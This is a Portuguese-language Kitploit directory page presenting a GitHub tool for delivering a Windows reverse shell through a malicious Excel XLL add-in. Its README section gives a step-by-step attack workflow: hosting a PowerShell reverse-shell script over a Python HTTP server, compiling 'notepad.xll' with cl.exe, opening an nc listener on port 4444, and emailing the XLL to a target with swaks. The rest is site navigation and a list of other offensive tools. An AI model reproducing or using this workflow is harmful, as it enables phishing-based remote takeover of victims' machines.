Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
xll_windows_reverse_shell — xll reverse shell do Windows | Kitploit
Ferramentas/GitHubGitHub/h3x0v3rl0rd/xll_windows_reverse_shell
Ferramentas de PhishingExploraçãoComando e ControleEngenharia SocialRed TeamingDesenvolvimento de PayloadsCavalo de Troia de Acesso Remoto
GitHub
Compartilhar
h3x0v3rl0rd/xll_windows_reverse_shell

xll_windows_reverse_shell

xll reverse shell do Windows

Ver Repositório
144há 2 anosAinda não revisado

xll_windows_reverse_shell

xll shell reverso do Windows

Na sua máquina atacante (Kali):

git clone https://github.com/n3rdh4x0r/xll_windows_reverse_shell.git
  1. Atualize o revsh.ps1
  2. crie um servidor HTTP python
python3 -m http.server 9999

Na sua máquina atacante (Windows):

  1. Mova o notpadXLL.c para sua máquina atacante Windows e atualize o notpadXLL.c de acordo.
  2. Abra o x64 Native Tools Command Prompt for VS 2022

  3. execute o comando abaixo para gerar o notepad.xll
cl.exe /LD notepadXLL.c /link /out:notepad.xll
image

  1. mova este notepad.xll para sua máquina Kali

Na sua máquina Kali

  1. baixe o swaks
 curl -O https://jetmore.org/john/code/swaks/files/swaks-20240103.0/swaks

  1. configure o listener nc
nc -nlvp 4444
  1. Use o swaks para enviar um email com o notepad.xll anexado:
./swaks --to [email protected] --from [email protected] --server 10.10.11.21 --port 25 --header "Subject: test" --body "test" --attach @notepad.xll

image

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    261
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    259

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →







